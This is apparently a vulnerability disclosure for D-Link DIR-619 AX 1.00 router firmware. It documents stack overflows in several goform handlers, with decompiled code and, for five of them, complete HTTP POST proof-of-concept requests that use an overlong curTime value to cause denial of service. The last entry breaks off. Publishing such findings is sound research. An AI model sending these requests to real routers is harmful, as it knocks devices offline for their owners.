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1 contributor

3.65 MB

DIR-619 Buffer Overflow

1. formSetWanNonLogin Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanNonLogin. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

The main page shown below:

PoC:

```
POST /goform/formSetWanNonLogin HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
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```



Vulnerability analysis:

The data gets from front-end is processed in the ***formSetWanNonLogin*** function, the ***websGetVar*** function gets the data passed in from the front end, and the ***sprintf*** is used later to directly store the data in the stack buffer. so it will overwrite the normal data in the stack, and that will cause crash.

```
v2 = (const char *)websGetVar(a1, (int)"curTime", (int)&dword_49E474);
v3 = (_BYTE *)websGetVar(a1, (int)"settingsChanged", (int)&dword_49E474);
if ( *v3 && atoi(v3) )
  needToReboot = 1;
v4 = websGetVar(a1, (int)"webpage", (int)&dword_49E474);
strcpy(last_url, v4);
```

```
sprintf(v54, "%s?t=%s", last_url, v2);
v50 = a1;
v51 = v54;
return websRedirect(v50, v51);
```

2.formSetWanPPPoE Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanPPPoE. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

PoC:

```
POST /goform/formSetWanPPPoE HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
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aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the first one.

```
v2 = (const char *)websGetVar(a1, (int)"curTime", (int)&dword_49E474);
v3 = (_BYTE *)websGetVar(a1, (int)"settingsChanged", (int)&dword_49E474);
if ( *v3 && atoi(v3) )
  needToReboot = 1;
v4 = websGetVar(a1, (int)"webpage", (int)&dword_49E474);
```

```
      }
    }
    if ( needToReboot )
      strcpy(&ok_msg, "Setting saved.");
    sprintf(v12, "%s?t=%s", last_url, v2);
    v8 = a1;
    v9 = v12;
  }
```

3. formSetWanPPTP Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanPPTP. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

PoC:

```
POST /goform/formSetWanPPTP HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
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```

Vulnerability analysis:

Similar to the first one.

4.formSetWanL2TP Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanL2TP. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

PoC:

```
POST /goform/formSetWanL2TP HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
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aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the first one.

5.formSetWanDhcpplus Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanDhcpplus. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

PoC:

```
POST /goform/formSetWanDhcpplus HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
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aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the first one.

6.formdumpeasysetup Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formdumpeasysetup. This vulnerability allows attackers to cause a Denial of Service (DoS) via the ***config.save_network_enabled*** parameter.

PoC：

More Pages